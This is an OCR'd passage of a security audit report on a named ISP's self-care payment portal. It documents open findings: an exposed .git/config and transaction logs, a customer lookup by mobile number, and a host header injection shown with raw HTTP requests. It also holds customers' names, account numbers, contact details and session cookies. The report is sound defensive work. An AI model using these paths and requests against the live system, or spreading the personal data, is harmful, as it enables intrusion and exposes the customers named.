
Enter Your Details

○ Account Number ✓ Registered Mobile Number

218128

Registered Mobile Number: 1234567895

Type the text in the image above: 218128




isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase

Choose an Account

#	Account Number	Name	
1	1125078855	RAMESH H ROHRA	Select
2	1124209550	MAHESH N. SUCHAR	Select
3	1125103588	ARIF FAZLANI	Select

5	Affected URL /IP	https://isp.hathway.net:7404/selfcare_beta/themes/views/payment/manual_reconcile.php https://isp.hathway.net:7404/selfcare_beta/.git/config https://isp.hathway.net:7404/selfcare_beta/icici/transaction.logtraceLog_20131225.txt
Vulnerability title / Observation		**Information Disclosure**
Severity		Medium
Status		OPEN
Vulnerability point /Impact		Sensitive information (e.g., server configurations, user data) is exposed to unauthorized users.
CVE /CWE		CWE-200: Information Exposure
Control Objective		Prevent unauthorized access to sensitive information within the application or system.
Control Name		Information Access Control
Audit Requirement		Information Review: Identify endpoints or features that expose sensitive information.
Recommendation		Implement proper access controls, sanitize error messages, and limit information exposure.
Reference		OWASP Top 10, SANS 25
New or Repeat Observation		New Observation

Proof of Concept:



isp.hathway.net:7404/selfcare_beta/index.php?r=qp/ccaresponse


Transaction Summary

Payment Failed

Please quote your Transaction ID & Reference ID for any queries pertaining to this transaction


Transaction Details

Account Number :	1334456677	Name :	Upendra Naik
Transaction ID :	113876001008	Amount :	340.00
Txn Date :	30/07/2025 16:23:00	Mobile Number :	9773669390
Email ID :	ravikumar37439@gmail.com	Status :	Failed



isp.hathway.net:7404/selfcare_beta/.git/config

```
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = git@172.20.20.54:TCS/quickpay.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "master"]
        remote = origin
        merge = refs/heads/master
```




isp.hathway.net:7404/selfcare_beta/icici/transaction.logtraceLog_20131225.txt

```
[2013-12-25 12:01:33.603] <PostLib><postSSL><TxnNo-->1><Entered>
[2013-12-25 12:01:33.61] <PostLib><postSSL><TxnNo-->1><MrtTxnID-->389355906><MrtID-->00001530><Entered>
[2013-12-25 12:01:33.61] <PostLib><buildMerchantBillShip><TxnNo-->1><MrtTxnID-->389355906><Entered>
[2013-12-25 12:01:33.613] <PostLib><buildMerchantBillShip><TxnNo-->1><MrtTxnID-->389355906><Exiting>
[2013-12-25 12:01:33.651] <PostLib><postData><TxnNo-->1><MrtTxnID-->389355906><Entered>
[2013-12-25 12:01:33.659] <PostLib><postData><Created URL object><TxnNo-->1><MrtTxnID-->389355906>
[2013-12-25 12:01:33.815] <PostLib><postData><Opened URL Connection><TxnNo-->1><MrtTxnID-->389355906>
[2013-12-25 12:01:34.175] <PostLib><postData><Written data on the output stream><TxnNo-->1><MrtTxnID-->389355906>
[2013-12-25 12:01:34.202] <PostLib><postData><IOException while reading response : java.io.FileNotFoundException: https://payseal.icicibank.com/mpi/Ssl.jsp
>1><MrtTxnID-->389355906>
[2013-12-25 12:01:34.205] <PostLib><postData>Close the URL connection><TxnNo-->1><MrtTxnID-->389355906>
[2013-12-25 12:01:34.206] <PostLib><postSSL><SFAApplicationException. Error while reading data. Transaction cannot be processed><TxnNo-->1><MrtTxnID-->3893
[2013-12-25 12:01:34.206] <PostLib><postSSL><TxnNo-->1><MrtTxnID-->389355906><Exiting>
[2013-12-25 12:24:35.821] <PostLib><postSSL><TxnNo-->1><Entered>
[2013-12-25 12:24:35.821] <PostLib><postSSL><TxnNo-->1><MrtTxnID-->929572922><MrtID-->00001530><Entered>
[2013-12-25 12:24:35.821] <PostLib><buildMerchantBillShip><TxnNo-->1><MrtTxnID-->929572922><Entered>
[2013-12-25 12:24:35.822] <PostLib><buildMerchantBillShip><TxnNo-->1><MrtTxnID-->929572922><Exiting>
[2013-12-25 12:24:35.847] <PostLib><postData><TxnNo-->1><MrtTxnID-->929572922><Entered>
[2013-12-25 12:24:35.848] <PostLib><postData><Created URL object><TxnNo-->1><MrtTxnID-->929572922>
[2013-12-25 12:24:35.888] <PostLib><postData><Opened URL Connection><TxnNo-->1><MrtTxnID-->929572922>
[2013-12-25 12:24:36.299] <PostLib><postData><Written data on the output stream><TxnNo-->1><MrtTxnID-->929572922>
[2013-12-25 12:24:36.382] <PostLib><postData><Total transaction Response string value><RespCode=000&Message=Successful&TxnID=929572922&RedirectionTxnID=9DC
[2013-12-25 12:24:36.382] <PostLib><postData><Read response on the stream><TxnNo-->1><MrtTxnID-->929572922>
[2013-12-25 12:24:36.382] <PostLib><postData>Close the URL connection><TxnNo-->1><MrtTxnID-->929572922>
[2013-12-25 12:24:36.383] <PostLib><postSSL><TxnNo-->1><MrtTxnID-->929572922><Exiting>
[2013-12-25 12:31:25.287] <PostLib><postSSL><TxnNo-->2><Entered>
[2013-12-25 12:31:25.287] <PostLib><postSSL><TxnNo-->2><MrtTxnID-->1403177280><MrtID-->00001530><Entered>
[2013-12-25 12:31:25.287] <PostLib><buildMerchantBillShip><TxnNo-->2><MrtTxnID-->1403177280><Entered>
[2013-12-25 12:31:25.287] <PostLib><buildMerchantBillShip><TxnNo-->2><MrtTxnID-->1403177280><Exiting>
[2013-12-25 12:31:25.289] <PostLib><postData><TxnNo-->2><MrtTxnID-->1403177280><Entered>
[2013-12-25 12:31:25.289] <PostLib><postData><Created URL object><TxnNo-->2><MrtTxnID-->1403177280>
[2013-12-25 12:31:25.289] <PostLib><postData><Opened URL Connection><TxnNo-->2><MrtTxnID-->1403177280>
[2013-12-25 12:31:25.468] <PostLib><postData><Written data on the output stream><TxnNo-->2><MrtTxnID-->1403177280>
[2013-12-25 12:31:25.787] <PostLib><postData><Total transaction Response string value><RespCode=000&Message=Successful&TxnID=1403177280&RedirectionTxnID=9D
[2013-12-25 12:31:25.787] <PostLib><postData><Read response on the stream><TxnNo-->2><MrtTxnID-->1403177280>
[2013-12-25 12:31:25.787] <PostLib><postData>Close the URL connection><TxnNo-->2><MrtTxnID-->1403177280>
[2013-12-25 12:31:25.788] <PostLib><postSSL><TxnNo-->2><MrtTxnID-->1403177280><Exiting>
[2013-12-25 12:32:04.927] <PostLib><postSSL><TxnNo-->3><Entered>
[2013-12-25 12:32:04.927] <PostLib><postSSL><TxnNo-->3><MrtTxnID-->306487980><MrtID-->00001530><Entered>
[2013-12-25 12:32:04.927] <PostLib><buildMerchantBillShip><TxnNo-->3><MrtTxnID-->306487980><Entered>
[2013-12-25 12:32:04.927] <PostLib><buildMerchantBillShip><TxnNo-->3><MrtTxnID-->306487980><Exiting>
```

6 Affected URL /IP	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails
Vulnerability title / Observation	**Default Credentials**
Severity	Medium
Status	OPEN
Vulnerability point /Impact	Use of default credentials can lead to unauthorized access as attackers may exploit publicly known default usernames and passwords.
CVE /CWE	CWE-521 CWE-798
Control Objective	Ensure that all default credentials are changed and secure password policies are enforced.
Control Name	Credential Management
Audit Requirement	Audit systems to check for any remaining default credentials
Recommendation	Disable or change default credentials immediately, enforce strong password policies, and implement multifactor authentication where possible.
Reference	OWASP Web Security Top 10, SANS25
New or Repeat Observation	New

Proof of Concept:



isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails


Enter Your Details

○ Account Number ✓ Registered Mobile Number

Registered Mobile Number: 1234567895

Type the text in the image above: 218128

Submit




isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase

Choose an Account

#	Account Number	Name	
1	1125078855	RAMESH H ROHRA	Select
2	1124209550	MAHESH N. SUCHAR	Select
3	1125103588	ARIF FAZLANI	Select

7	Affected URL /IP	https://isp.hathway.net:7404/selfcare_beta
Vulnerability title / Observation		**Host Header Injection**
Severity		Medium
Status		OPEN
Vulnerability point /Impact		An attacker can manipulate the Host header in HTTP requests to bypass security controls, cache-poisoning attacks, web-cache deception, and server-side request forgery (SSRF). This can lead to unauthorized access, data theft, or the ability to perform phishing attacks.
CVE /CWE		CWE-345 (Insufficient Verification of Data Authenticity), CWE-74 (Improper Neutralization of Special Elements in Input)
Control Objective		Validate and sanitize Host headers in incoming requests to prevent injection and ensure the application processes the correct, expected domain.
Control Name		Input Validation and Sanitization Control
Audit Requirement		Review and test web applications to ensure that Host headers are properly validated. Confirm that the application rejects or ignores invalid or unexpected host headers, and that no critical logic depends solely on the Host header.
Recommendation		1. Implement strict validation of the Host header to accept only known and expected values. 2. Reject any requests with unrecognized or manipulated Host headers.
Reference		OWASP Web Security Top 10, SANS25
New or Repeat Observation		New

Proof of Concept:




Target: https://isp.hathway.net:7404
HTTP/1

Request

```
GET /selfcare beta HTTP/1.1
Host: isp.hathway.net:7404
Cookie: PHPSESSID=dkJsuQvZEdwAAAAZhUziDB; JSESSIONID=
dkJUziDBrIrnAT0Uuhpan40dbH9cD6onchHykolf5Lopx0YrYf3h!404232834
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101
Firefox/141.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
```

Response

```
HTTP/1.1 302 Moved Temporarily
Date: Tue, 29 Jul 2025 06:25:52 GMT
Location: https://isp.hathway.net:7404/selfcare_beta/
Content-Length: 283
Content-Type: text/html

<html>
    <head>
        <title>
            302 Moved Temporarily
        </title>
    </head>
    <body bgcolor="#FFFFFF">
        <p>
            This document you requested has moved
            temporarily.
        </p>
        <p>
            It's now at <a href="https://isp.hathway.net:7404/selfcare_beta/">
                https://isp.hathway.net:7404/selfcare_beta/
            </a>
            .
        </p>
    </body>
</html>
```




Target: https://isp.hathway.net:7404
HTTP/1

Request

```
GET /selfcare beta HTTP/1.1
Host: bing.com
Cookie: PHPSESSID=dkJsuQvZEdwAAAAZhUziDB; JSESSIONID=
dkJUziDBrIrnAT0Uuhpan40dbH9cD6onchHykolf5Lopx0YrYf3h!404232834
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101
Firefox/141.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
```

Response

```
HTTP/1.1 302 Moved Temporarily
Date: Tue, 29 Jul 2025 06:26:10 GMT
Location: https://bing.com/selfcare_beta/
Content-Length: 259
Content-Type: text/html

<html>
    <head>
        <title>
            302 Moved Temporarily
        </title>
    </head>
    <body bgcolor="#FFFFFF">
        <p>
            This document you requested has moved
            temporarily.
        </p>
        <p>
            It's now at <a href="https://bing.com/selfcare_beta/">
                https://bing.com/selfcare_beta/
            </a>
            .
        </p>
    </body>
</html>
```



Target: https://bing.com
HTTP/2

Request


```
GET /selfcare_beta/ HTTP/2
Host: bing.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101
Firefox/141.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Referer: https://isp.hathway.net:7404/
```

Response

```
HTTP/2 301 Moved Permanently
Cache-Control: private
Content-Length: 207
Content-Type: text/html; charset=utf-8
Location: https://www.bing.com:443/selfcare_beta/?toWww=1&redig=337F9A4C90C1467B98A85FB70C830B4A
Vary: Accept-Encoding
Set-Cookie: MUID=131D1EF91F606C8810C308C11E026DC5; domain=bing.com; expires=Sun, 23-Aug-2026
06:26:20 GMT; path=/; secure; SameSite=None
Set-Cookie: MUIDB=131D1EF91F606C8810C308C11E026DC5; expires=Sun, 23-Aug-2026 06:26:20 GMT; path=/;
HttpOnly
